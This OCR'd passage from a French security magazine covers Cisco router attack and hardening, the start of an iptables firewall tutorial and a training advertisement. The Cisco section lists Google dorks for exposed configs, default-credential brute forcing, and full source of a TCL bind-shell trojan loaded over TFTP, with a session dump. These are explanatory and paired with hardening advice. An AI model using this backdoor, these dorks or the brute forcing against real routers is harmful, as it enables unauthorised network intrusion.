Dynamips a été complété par d'autres outils (*Dyangen* et *GNS3*) qui facilitent l'interconnexion de plusieurs routeurs virtuels et permettent de simuler plus facilement tout un réseau sur une seule machine.

L'émulation d'un routeur est un excellent moyen pour se familiariser avec la ligne de commande Cisco et les différents services qu'ils proposent.

Pour des besoins de *debugging* et pour mieux comprendre le fonctionnement des processeurs et du Kernel, l'IOS Cisco supporte le protocole GDB de *debugging* et ce, à travers une connexion à l'interface série. GDB existe aussi sur TCP ; malheureusement, Cisco ne le supporte pas.

L'implémentation du protocole est légèrement différente de la version GNU. Vous pouvez cependant utiliser l'outil *BinNavi* de *Zynamics* supportant diverses implémentations de GDB.

Pour activer le protocole GDB, utilisez la commande `gdb kernel` et lancez votre outil de *debugging* en série.

Découverte et énumération

Cette partie s'intéresse aux techniques de découverte et d'énumération propre au monde des routeurs et du routage, les techniques de découverte active avec des outils comme nmap sont assez connus et ont déjà été abordées dans d'autres articles.

L'article se focalisera sur le *googleHacking*, sur l'énumération BGP et AS et sur l'extraction d'informations à partir des protocoles de routage utilisés.

Googlehacking : cette technique, efficace pour collecter des informations et trouver des plates-formes vulnérables s'appuie sur une bonne connaissance des opérateurs Google (voir Table 1).

Le tableau est une liste réduite des principaux opérateurs, il est également possible d'utiliser des fonctionnalités de recherches avancées en manipulant l'URI de google.

Le grand inconvénient de cette technique est le nombre de fausses alertes, il est donc important de s'armer de patience et d'essayer petit à petit d'améliorer l'efficacité des mots recherchés.

Le principe pour trouver des fichiers de configuration est assez simple, rechercher des commandes utilisés dans un fichier de configuration, des extensions données aux fichiers de configuration (cfg, conf, log, txt) et des mots clés en relation dans l'URI (-cfg, cisco, conf ...).

Voici une liste non exhaustive des différentes expressions que vous pouvez utiliser pour trouver des fichiers de configuration, vous pouvez vous en inspirer pour trouver d'autres expressions plus efficaces (cf. Listing 2).

Cette technique, très simple, permet aux *script-kiddies* de trouver des cibles faciles. Cependant, la majorité des fichiers de configuration trouvables sur google restent inexploitables (utilisation d'adressages privés RFC1918, protégés par des pare-feux ou très anciens et plus utilisés).

Routage : collecter des informations sur le routage d'une organisation permet de mieux comprendre son infrastructure réseau, ses points d'interconnexions et sa résilience contre les attaques de déni de service.

Les informations sur le peering et le routage BGP sont facilement disponibles sur des sites comme robtex, nous pouvons en déduire les opérateurs d'une entreprise, les scopes IP alloués et la distribution de trafic par lien.

Les registres de routages et les *looking glass* sont aussi des sources précieuses d'informations, elles permettent de mener des tests de ping et traceroute afin de détecter d'éventuelles règles de filtrage et donnent une meilleure cartographie du réseau.

Des outils comme ASS et Polyphemus permettent de collecter des informations sur les protocoles internes de routage (OSPF, RIP …) et d'identifier les protocoles utilisés et le niveau de sécurité appliqué (cf Listing 3),

Exploitation et maintien d'accès

La méthode la plus simple et la plus directe pour exploiter n'importe quelle plate-forme consiste à trouver des services de gestion, exemple du Telnet ou SSH,

Table 1. *Liste opérateurs Google*

Opérateur	Description	Exemple
site	Appliquer la recherche sur le site indiqué seulement	URPF site:www.cisco.com
filetype	Chercher les fichiers du type indiqué	Google search cheat sheet filetype:pdf
inurl	L'URL contient le mot recherché	«Cisco conf» inurl:forum
related	Lister les sites web similaires	Related:www.securityfocus.com
intext	Le site contient les mots recherchés	Intext:«enable password 7»
cache	Accéder à la version en cache sur les serveurs google	cache:www.security-database.com
intitle	Chercher dans les titres des pages web	`intitle:index.of ios parent directory bin`

et de lancer des attaques de brute force par dictionnaire.

Pour essayer de compromettre les mots de passe d'une machine, privilégiez les mots de passe par défaut et les comptes triviaux : cisco/cisco, admin/admin, test/test.

Vous serez étonné de voir combien ces mots de passe sont utilisés, vous pouvez d'ailleurs vous en rendre compte en déchiffrant les mots de passe des fichiers de configuration trouvables avec le *google-hacking*.

Hydra et *cisco-torch* peuvent servir pour avoir accès à la machine en brute forçant les protocoles suivant : telnet, ssh, web et snmp. L'outil *enabler* permet de brute forcer l'accès aux privilèges plus élevés.

Ce type d'attaque est très bruyant, n'importe quel outil de corrélation de log est capable de le détecter.

Pour compromettre un routeur ou un commutateur Cisco, il est possible d'exploiter une vulnérabilité d'un des services activés, l'IOS Cisco reste difficile à exploiter et la grande majorité des vulnérabilités ne causent que des dénis de service.

OSVDB, CVE et SecuriyVulnentrability.net référencent un très grand nombre de vulnérabilités publiées et renvoient vers des codes d'exploitation (packetstorm, exploit-db).

Cette méthode digne d'un script-kiddie est rarement efficace contre les systèmes d'exploitation Cisco car, comme indiqué précédemment, le grand nombre de versions d'OS rend difficile la rédaction de code d'exploitation fonctionnat sur toutes les versions.

Après compromission de la machine, il est possible d'utiliser un script TCL pour créer un trojan sur la plateforme.

Voici un exemple d'un trojan TCL, sur le routeur (cf. Listing 4).

Ce script écoute sur le port 1234, vous pouvez le modifier en changeant la commande `set port 1234`, par le port que vous voulez utiliser.

Approche défensive

Désactivation des services inutilisés : le durcissement du Management Plane commence par la désactivation de tous les services inutilisés qui sont parfois vulnérables ou grand consommateurs de ressources, donc vecteurs d'attaques de dénis de service (cf. Listing 7).

Voici une liste assez complète des principaux services à désactiver :

- PAD
- MOP
- Finger
- Bootp
- DNS
- Services TCP et UDP (Echo, Chargen, Discard)
- Script TCL
- CDP et LLDP sur les interfaces externes

Listing 2. *Requêtes googleHacking*

```
"no service single-slot-reload-enable" "enable secret
                    5" filetype:shtml -inurl:cisco
"ip ftp password 05080F1C2243"
filetype:cfg intext:cisco
inurl:-cfg intext:"enable secret"
intitle:/level/15/exec
```

Listing 3. *Utilisation d'ASS*

```
test# ./ass -mA -i eth0 -D 192.168.1.10 -b15 -v
ASS [Autonomous System Scanner] $Revision: 2.14 $
   (c) 2k FX <fx@phenoelit.de>
   Phenoelit (http://www.phenoelit.de)
No protocols selected; scanning all
Running scan with:
   interface eth0
   Autonomous systems 0 to 15
   delay is 1
   in ACTIVE mode
Building target list ...
192.168.1.10 is alive
Scanning ...
Scanning IGRP on 192.168.1.10
Scanning IRDP on 192.168.1.10
Scanning RIPv1 on 192.168.1.10
shutdown ...
>>>>>>>>>>>> Results >>>>>>>>>>>
192.168.1.10
IGRP
#AS 00010   10.0.0.0   (50000,1111111,1476,255,1,0)
IRDP
   192.168.1.10 (1800,0)
   192.168.9.99 (1800,0)
RIPv1
   10.0.0.0 (1)
```

Listing 4. *Trojan TCL – routeur*

```
Router>en
Router#tclsh
Router(tcl)#source tftp://tftpserver/tclsh.tcl
```

Authentification et politique de mots de passe : une politique stricte de mots de passe est à appliquer, il est préconisé d'utiliser une forme d'authentification AAA, préférablement Tacacs+ afin de garder une trace des actions et des modifications appliquées. Les mots de passe des comptes locaux doivent utiliser un chiffrage

Listing 5. *Trojan TCL – machine d'accès*

```
$ telnet router 1234
Trying router...
Connected to router.
Escape character is '^]'.
------------------------------------
TclShell v0.1 by Andy Davis, IRM 2007
------------------------------------
Cisco IOS Software, C2600 Software (C2600-
                    ADVENTERPRISEK9-M), Version
                    12.4(17), RELEASE
SOFTWARE (fc1)
Current privilege level is 15
Enter IOS command:
show running-config
Building configuration...
Current configuration : 743 bytes
!
version 12.4(17)
service timestamps debug uptime
<CUT>
```

Listing 6. *Trojan TCL – code source*

```
# TclShell.tcl v0.1 by Andy Davis, IRM 2007
#
# IRM accepts no responsibility for the misuse of this
                    code
# It is provided for demonstration purposes only
proc callback {sock addr port} {
fconfigure $sock -translation lf -buffering line
puts $sock " "
puts $sock "------------------------------------"
puts $sock "TclShell v0.1 by Andy Davis, IRM 2007"
puts $sock "------------------------------------"
puts $sock " "
set response [exec "sh ver | inc IOS"]
puts $sock $response
set response [exec "sh priv"]
puts $sock $response
puts $sock " "
puts $sock "Enter IOS command:"
fileevent $sock readable [list echo $sock]
}
proc echo {sock} {
global var
if {[eof $sock] || [catch {gets $sock line}]} {
} else {
set response [exec "$line"]
puts $sock $response
}
}
set port 1234
set sh [socket -server callback $port]
vwait var
close $sh
```

Listing 7. *Désactivation des services*

```
no scripting tcl init
no scripting tcl encdir
no service tcp-small-servers
no service udp-small-servers
no ip bootp server
no ip finger
no service dhcp
no ip domain lookup
no service pad
no ip http server
no ip http secure server
no ip gratuitous arp
```

Listing 8. *Sécurisation de l'authentification locale*

```
service password encrytpion
enable secret level <level> <password>
no enable password
security authentication failure rate 10 log
security password min-length 6
```

Listing 9. *Configuration sécurisée de la journalisation*

```
logging <address>
no logging console
no logging monitor
logging source-interface loopback 0
```

Listing 10. *Configuration sécurisée des accès*

```
line vty 0 6 <line numbers>
transport input ssh
transport output none
exec-timeout 5 0
access-class 140 in
!
ip access-list extended 140
remark Management access restriction
<access-list>
deny ip any any log
```

DÈS MAINTENANT, TÉLÉCHARGEZ GRATUITEMENT LE NUMÉRO 5/2010 DÉDIÉ À LA SÉCURITÉ SOUS LINUX

fort, type MD5, et non des mots de passe de type 7 facilement déchiffrables.

Il est également important de configurer un *timeout* de connexion, entre 5 et 10 minutes (cf. Listing 8).

Journalisation et sauvegarde des actions : la journalisation des événements ainsi que la sauvegarde des fichiers de configuration dépendent de la politique interne de l'entreprise, elle-même dépendant de sa capacité à stocker et à inspecter les logs générés (cf. Listing 9).

Une configuration sécurisée commence par la définition d'une interface source des *log* (souvent l'interface *loopback0*), l'activation des *timestamps* (facilite la lecture des *logs*) et la définition d'un niveau des *logs* à envoyer (en fonction de la capacité de stockage, à proscrire le niveau 7).

Il est préconisé de désactiver les *logs console* et *logs monitor* susceptibles de consommer énormément de ressources, causant un déni de service.

Filtrage d'accès aux services de contrôle : il existe deux méthodes de gestion d'une plate-forme (routeur, commutateur, serveur …), *Inbound*, le flux de transport et le flux de contrôle sont sur les mêmes interfaces ou *Outbound*, séparation des flux de contrôle et des flux de transport.

Le modèle *outbound* est plus sécurisé, son application se traduit par l'installation de serveurs de rebond, souvent accessible à travers un VPN. Des *access-list* sont créés sur le routeur n'autorisant l'accès qu'à partir de la machine de rebond. Il est également possible de définir une interface dédiée aux protocoles de gestion, permettant ainsi une sécurité optimale.

L'IOS Cisco permet également d'appliquer des *access-list* sur les accès SNMP en lecture seule et en lecture écriture, n'autorisant que les machines de confiance, censées accéder en SNMP à la plate-forme (cf. Listing 10).

Durcissement du Control Plane

Durcir le control plane commence par le durcissement des protocoles de routages. Ce sujet est néanmoins très large et très complexe, plusieurs mécanismes de sécurité existent selon le protocole utilisé et son fonctionnement, la sécurisation de IS-IS est différente de la sécurisation d'OSPF par exemple.

Il est cependant important d'utiliser des secrets partagés, de filtrer les annonces reçues en bloquant les annonces des blocs IP internes.

Les environnements commutés doivent obligatoirement être durcis contre les attaques MITM, comme l'empoisonnement ARP, ces attaques souvent faciles à mener ont un effet dévastateur.

L'utilisation du *DHCP snooping*, du *DAI* (*Dynamic ARP Inspection*) et du *Port security* permet de pallier ce risque.

Protéger les ressources CPU des plates-formes en assurant le traitement des flux critiques (routage et management) est possible grâce au *CoPP*, ce mécanisme est parfois long à implémenter.

Il faut configurer des *ACL* pour définir les catégories de flux en fonction de leur importance (routage, management, indésirable, normal et autre).

Configurer des *Class-map* pour chaque catégorie, et finalement configurer des *Policy-map* avec les valeurs autorisés est le comportement adéquat pour chaque type de flux.

Le *CoPP* n'agit que sur les flux traités par le CPU et n'influence aucunement les flux de transport.

Durcissement du Data Plane

La grande majorité des attaques utilisent le spoofing d'adresses IP pour diverses raisons. Cisco propose un mécanisme d'antispoofing (uRPF) utilisant la table de routage. Ce mécanisme protège contre le spoofing des adresses IP internes.

uRPF existe en plusieurs modes (strict, loose, vrf …) selon la symétrie du routage et l'utilisation de routeurs virtuels.

Outre le blocage du spoofing d'adresses IP avec l'uRPF, il est préconisé de bloquer :

Table 2. *RFC 3330*

Scope	Description
0.0.0.0/8	«Ce» réseau
10.0.0./8	Réseau privé RFC 1918
127.0.0.0/	Loopback
169.254.0.0/16	Lien local
172.16.0.0/12	Réseau privé RFC 1918
192.0.2.0/24	Réseau de test
192.88.99.0/24	Relais anycast IPv6 à IPv4
192.168.0.0/16	Réseau privé RFC 1918
198.18.0.0/15	Test d'évaluation de plates-formes
224.0.0.0/4	Multicast

Terminologie

- AS (Autonomous System) : un ensemble de réseaux IP sous le contrôle d'une seule et même entité, typiquement un fournisseur d'accès à Internet ou une plus grande organisation qui possède des connexions redondantes avec le reste du réseau Internet. Wikipédia
- Looking glass : serveurs accessibles à partir d'internet pour visionner des informations sur le routage et des statistiques sur le trafic.
- AAA : correspond à un protocole qui réalise trois fonctions : l'authentification, l'autorisation, et la traçabilité (en Anglais:*Authentication, Authorization, Accounting/Auditing*). Wikipédia

Sur Internet

- *www.hackersforcharity.org/ghdb/* – Liste de requêtes googlehacks
- *www.phenoelit-us.org/dpl/dpl.html* – Liste de mots de passe par défaut
- *www.securityvulnerability.net* – Excellent moteur de recherche de vulnérabilités (BD de vulnérabilités CVE)

- Bloques IP du RFC3330
- Messages ICMP
- Paquets fragmentés.

Conclusion

La sécurité des plates-formes Cisco est un sujet vaste et passionnant, il permet de s'intéresser à la fois à la sécurité réseau et système. Les vecteurs d'attaques sont nombreux et un simple article ne peut prétendre à les couvrir tous.

Sécuriser ces plates-formes oblige donc à s'intéresser au fonctionnement des protocoles utilisés et de l'architecture Hardware et Software du système.

La compromission d'une telle plate-forme peut être fatale, les nouveaux IOS proposent de nouvelles fonctionnalités, permettant par exemple d'enregistrer le trafic sur une interface ou un VLAN et, ainsi, extraire les mots de passes et les informations circulant en clair, d'où l'importance de s'intéresser à leur sécurité.

À PROPOS DE L'AUTEUR

L'auteur est étudiant en troisième année à Telecom SudParis (ex Telecom INT), il effectue actuellement un stage d'une année à Bouygues Telecom en sécurité réseau. Vous pouvez le contacter à l'adresse mail suivante *alaeddine.mesbahi@gmail.com***.**

Firewall sous linux

Nicolas Hanteville

Maintenant que la plupart des machines sont reliées entre elles dans le monde via Internet, les problématiques de sécurité se font grandissantes. Après l'impact des PC-Zombies ou les intrusions via des vers telles que my-tob ou saccer, la question du pare-feu ne se pose plus. Nous allons voir ensemble le fonctionnement d'iptables sous Linux en commençant par les bonnes pratiques, pour finir sur la sécurisation d'une machine connectée à Internet.

Cet article explique...

- Le fonctionnement des pare-feu.
- Les bonnes pratiques pour la mise en place d'un pare-feu.
- Comment configurer Netfilter.
- Les fonctions de routage
- Le filtrage avec IPV6.

Ce qu'il faut savoir...

- Des connaissances en administration Linux.
- Le fonctionnement des réseaux et protocoles (Ethernet, TCP/IP, UDP/IP...)

Dans le noyau 2.2 avec ipchains, le code du pare-feu était éparpillé au travers de la couche applicative réseau, ce qui ne facilitait pas la maintenance.

Depuis les noyaux 2.4, la solution de filtrage Netfilter est intégrée au noyau des distributions, ce qui permet de meilleures performances et une grande facilité d'utilisation.

Cette solution permet une analyse au niveau TCP/IP et la gestion d'IPV4, IPV6, IPX, ARP (et bien d'autre), d'effectuer du filtrage, la translation d'adresse (*NAT*) ainsi que l'altération de paquet (*MANGLE*). Par Netfilter on désigne l'ensemble des fonctions internes du noyau qui réalisent les opérations de filtrage/firewall. Iptables sert d'interface de configuration, il fonctionne en mode utilisateur. L'arrivée du mode *StateFull* a apporté un grand confort d'utilisation : plus de filtrage brut, on met en place un système de filtrage intelligent.

Fonctionnement de Netfilter

Le but d'un pare-feu est de bloquer, filtrer, router, modifier des paquets réseaux. Les règles de configuration de Netfilter (iptables) ont été créées pour être simple d'utilisation, même si l'on verra que l'on peut très bien créer des règles très longues et très compliquées. Pour ce faire des points d'encrages (hook) ont été mis en place, leur rôle est de permettre une gestion des paquets à chacun des points d'exploitation (voir Figure 1) :

- `NF_IP_PRE_ROUTING` : paquets entrants sur l'interface.
- `NF_IP_LOCAL_IN` : paquets destinés à la machine locale.
- `NF_IP_FORWARD` : paquets à router.
- `NF_IP_LOCAL_OUT` : paquets émis depuis la machine locale.
- `NF_IP_POST_ROUTING` : paquets sortants de l'interface.

Chacun de ces points d'encrages correspond à une chaine que nous allons exploiter dans la conception de règles qui vont définir quel paquet est accepté ou rejeté (voir Figure 2) :

- `NF_IP_PRE_ROUTING` : *PREROUTING*,
- `NF_IP_LOCAL_IN` : *INPUT*,
- `NF_IP_FORWARD` : *FORWARD*,
- `NF_IP_LOCAL_OUT` : *OUTPUT*,
- `NF_IP_POST_ROUTING` : *POSTROUTING*.

Le traitement des paquets est effectué de manière séquentielle, c'est à dire, dans l'ordre dans lesquelles les règles ont été appliquées (d'où l'importance de bien tout faire dans l'ordre). Le paquet sera traité de la manière suivante par le noyau :

- Reconnaissance de la Table (on traite le paquet en fonction des règles de la table) : *FILTER*, *NAT*, *MANGLE,*
- Reconnaissance pour aiguillage (type de paquet : *INPUT*, *OUTPUT*...),

- Test de la validité du paquet par rapport à la première règle, si le paquet correspond à une autorisation il passe (chaine *ACCEPT*), s'il correspond à une interdiction, il est supprimé (chaine *DROP*) sinon il passe à la règle suivante...,
- Le paquet à traversé toutes les règles car aucune ne lui correspondait, le paquet est donc traité par la politique par défaut (*ACCEPT* ou *DROP*).

Afin d'exploiter les possibilités de Netfilter, il faut créer des règles. Ces règles sont composées de la table pour laquelle le paquet sera traité, de chaines qui définissent le point de traitement (*INPUT*, *OUTPUT*...), le protocole, les ports, les adresses (…) ainsi que le résultat de l'application de la règle (*ACCEPT* ou *DROP*).

Les bonnes pratiques

Avant de commencer la rédaction de règles il est important de ne pas tomber dans la crédulité et dire : j'ai un pare-feu je suis protégé !

Un pare-feu c'est comme avec un parapluie, s'il est cassé, qu'il y a trop de vent ou que je ne l'ouvre pas il ne protège pas de la pluie.

Au lieu donc de faire n'importe quoi et de partir dans des élucubrations qui donneront des règles incohérentes, qui laisseront passer ce qui doit être filtré et qui filtrera ce qui doit passer, il faut faire une liste des besoins !

Dans cet article nous allons partir sur un cas très simple : j'ai une machine en frontale sur internet avec une seule carte réseau, je veux limiter au maximum les possibilités d'y accéder tout en me permettant de l'exploiter. Bien sûr quelques modifications simples permettront d'adapter ce cas au votre (sans entrer dans des architectures trop complexes, voir Figure 3).

Tout d'abord nous allons énoncer nos besoins primaires :

- Je veux pouvoir naviguer sur les sites web normaux et sécurisés (*HTTP*, *HTTPS*).
- Je veux pouvoir télécharger et envoyer des mails (*SMTP*, *POP3*, *IMAP*).
- Je veux pouvoir accéder au transfert de fichier (*FTP*).

Dans le cas présent si je ne prends en compte que ces demandes je vais avoir des problèmes. Ici je ne traite pas la résolution adresse/nom, il va donc falloir ajouter aussi l'autorisation du protocole DNS. Pour faire des tests réseau et vérifier que mon routeur fonctionne bien, j'aurais surement besoin d'ICMP. Si je veux tester ma machine localement j'aurais surement besoin d'autoriser le *LOOPBACK*. Si dans mon réseau je veux administrer ma machine à distance via SSH, il faudra aussi le prendre en compte.

Tableau des flux

Nous allons maintenant nous attaquer à la première des phases de mise en place du pare-feu à savoir le tableau des flux. Le but est de mettre en place un tableau qui représente la totalité des flux que nous voulons autoriser. Dans le futur en cas d'évolution de notre filtrage ou d'analyse plus poussée, le travail sera simplifié si nous avons un tableau, il permet de comprendre plus rapidement la politique que l'on a voulu mettre en place.

Pour rédiger une règle nous avons besoin de plusieurs paramètres :

- Si le flux est en entrée (*INPUT*) ou en sortie (*OUTPUT*).
- L'état de la connexion (nouvelle connexion, suivie de connexion).
- Le type de protocole (*ICMP*, *TCP*, *UDP*...).
- L'adressage source (d'où provient le flux).



Figure 1. *Points d'encrage*



Figure 2. *Chaines*

- Le port source.
- L'adressage de destination (où va le flux).
- Le port destination.

Pour l'exemple l'adresse IP de la machine sera 192.168.0.2. Consultez la Table 1 : table des flux correspondant aux besoins de notre exemple.

Ici je m'autorise à faire un PING sur toutes les machines du monde, mais pas à répondre à un *PING* provenant d'une autre machine. De même je n'ai pas représenté le *LOOPBACK*.

Lorsque l'on voit ce tableau et que l'on a jamais fait de règles iptables, une question se pose tout de suite : qu'est ce que *NEW*, *ESTABLISHED* ou bien *RELATED* veulent dire ? Et bien c'est assez simple, *NEW* correspond à la création d'une nouvelle connexion, *ESTABLISHED* signifie que la connexion est déjà établie et que c'est la suite



Figure 3. *Scénario 1*



Figure 4. *Scénario 2*

et *RELATED* signifie que c'est une nouvelle connexion en relation avec une autre connexion. L'utilisation des états permet une utilisation beaucoup plus simple, en effet le pare-feu est maintenant intelligent, de plus certaines fonctionnalités sont gérées par des modules complémentaires (nous verrons cela dans la partie dédiée au FTP).

Pour déterminer si un paquet est la réponse d'un autre paquet, le noyau enregistre les sessions pour les visualiser, on peut utiliser l'outil conntrack pour visionner son contenu : `conntrack -E` ou `more /proc/net/ip_conntrack`.

Format des règles avec iptables

Voici comment se compose une règle :

- `iptables` (Appel de la commande)
- `iptables` table (si aucune n'est précisée c'est la table `FILTER`), exemple (ici `-t FILTER`) : `iptables -t FILTER -P INPUT DROP`
- `iptables` chaîne (chaîne de la commande), exemple (ici `-P INPUT`) : `iptables -P INPUT -j DROP`
- `iptables` chaîne motifs de reconnaissance, exemple (ici `-s 192.168.0.1`) : `iptables -A INPUT -s 192.168.0.1 -j DROP`
- `iptables` chaîne motifs de reconnaissance cibles, exemple (ici `-j DROP`) : `iptables -A INPUT -s 192.168.0.1 -j DROP`

La table FILTER

Contient les règles de filtrage pour les paquets entrants et sortants localement sur la machine, c'est la table par défaut si non spécifiée. Elle permet l'utilisation des chaînes suivantes : *INPUT*, *OUTPUT*, *FORWARD*.

La table NAT

Elle gère la transaction d'adresse et de port, elle permet de transformer notre pare-feu en routeur. Elle permet l'utilisation des chaînes suivantes : *PREROUTING*, *POSTROUTING*, *OUTPUT*. Cette table n'est pas utilisée dans le cadre de l'IPV6.

La table MANGLE

Cette table est très utile pour effectuer du contrôle de flux (débit réseau, et priorité) ainsi que du marquage de paquets. Elle permet l'utilisation des chaînes suivantes : *PREROUTING*, *INPUT*, *FORWARD*, *OUTPUT*, *POSTROUTING*.

La table RAW

RAW : sert à placer des marques sur les paquets qui ne doivent pas être vérifiés par le système de traçage de connexion (utilisation de la cible *NOTRACK* sur le paquet). Elle permet l'utilisation des chaînes suivantes : *PREROUTING*, *OUTPUT*.

Fichiers et commandes importantes

Afficher la liste des règles de filtrage en numérotant les lignes et en indiquant le nombre de paquets traités, sans faire de résolution de port :

formations
& Certification professionnelle

Plus de 350 formations agréées par les éditeurs et constructeurs et 4000 sessions délivrées par an font de Global Knowledge un organisme de formation référent en informatique, en management des Systèmes d'Information et gestion de projets IT.

Global Knowledge a été élu «Meilleur partenaire Formation de l'année» par Cisco, VMware et Citrix!

Les Essentiels Réseaux, Virtualisation, Voix, Sécurité

- Les réseaux : architectures, mise en oeuvre et perspectives
- Enjeux et solutions d'un environnement virtuel
- Voix sur IP : les fondamentaux
- La VoIP sécurisée
- Les fondamentaux de la sécurité informatique
- CISSP Préparation à la Certification
- Hacking Defined Advanced : se protéger contre les agressions du SI

Gouvernance & Management Informatique

- La gouvernance et performance des Systèmes d'information
- Les tableaux de bord de la performance informatique
- Rentabilité et valeur ajoutée des investissements informatiques
- Cobit Foundation et la gouvernance des SI
- ITIL v3 Foundation
- Le cas Wall Street : simulation sur ITIL v3 et ISO 20000
- ISO/IEC 20000 Foundation
- ISO/IEC 27002 Foundation
- Maîtriser et accompagner les changements
- Développer le leadership et les qualités de pilotage des managers
- Devenez manager coach de votre équipe

Gestion de projet PMI / Prince 2

- Introduction au management de projets
- La gestion des projets informatiques (IT)
- PMP Bootcamp : Préparation à la certification
- Prince 2 Foundation

Client/Serveur/Messagerie Microsoft

- Installation et configuration du client Windows 7
- Planifier les déploiements et administrer les environnements Windows 7
- Configuration et administration de SharePoint Server 2010 *nouveau*
- Développer et personnaliser les applications pour Sharepoint 2010 *nouveau*
- L'essentiel de l'administration de serveurs Windows 2008
- Configurer et dépanner une infrastructure réseau Windows 2008
- Active Directory pour Windows Server 2008
- Configuration, administration et dépannage de Exchange Server 2010
- Concevoir et déployer des solutions de messagerie avec Exchange 2010 *nouveau*
- Mise en œuvre et maintenance des outils de communications unifiées avec OCS R2

Virtualisation VMware, Microsoft & Citrix

- VMware What's New vSphere 4 (mise à jour des connaissances)
- VMware vSphere 4 : installation, configuration et administration
- VMware View : installation, configuration et administration
- VMware vSphere 4 : Troubleshooting *nouveau*
- VMware vSphere 4 : Design *nouveau*
- Mettre en oeuvre la virtualisation sous Windows 2008 (Hyper-V)
- Administrer les postes de travail avec MDOP
- Déployer et administrer System Center Virtual Machine Manager
- Planifier, déployer et gérer System Center Configuration Manager
- Mettre en oeuvre et gérer System Center Operations Manager 2007
- Mettre en oeuvre Citrix XenApp 5 pour Windows Server 2008
- Citrix Desktop Infrastructure : gérer XenServer, XenDesktop, et Provisioning Server
- Mettre en oeuvre une solution de virtualisation avec Citrix *nouveau*

Rentrée 2010 : les incontournables

Réseaux Cisco

- Interconnecting Cisco Network Devices Part 1 (ICND1)
- Implementing Cisco IP Routing (ROUTE) *nouveau*
- Implementing Cisco IP Switched Networks (SWITCH) *nouveau*
- Troubleshooting & Maintaining Cisco IP Networks (TSHOOT) *nouveau*
- Configurer BGP sur des routeurs Cisco (BGP)
- Cisco IPV6 Concepts, Design et Déploiement (IPV6)
- Implementing Cisco MPLS (MPLS)
- Mettre en oeuvre une infrastructure Cisco MultiCast (ICMI) *nouveau*
- Mettre en oeuvre CiscoWorks LMS (CWLMS)
- Mettre en oeuvre la sécurité des réseaux IOS Cisco (IINS)
- Sécuriser les réseaux avec des routeurs et switches Cisco (SNRS)
- Les fondamentaux de la sécurité des réseaux avec Cisco ASA (SNAF)
- Cisco Wireless Lan Fundamentals (CWLF)
- Mettre en oeuvre Cisco IOS Unified Communications (IIUC)
- Cisco : La Voix sur IP version 6.0 (CVOICEV6)
- Mettre en oeuvre la Qos Cisco (QOS)
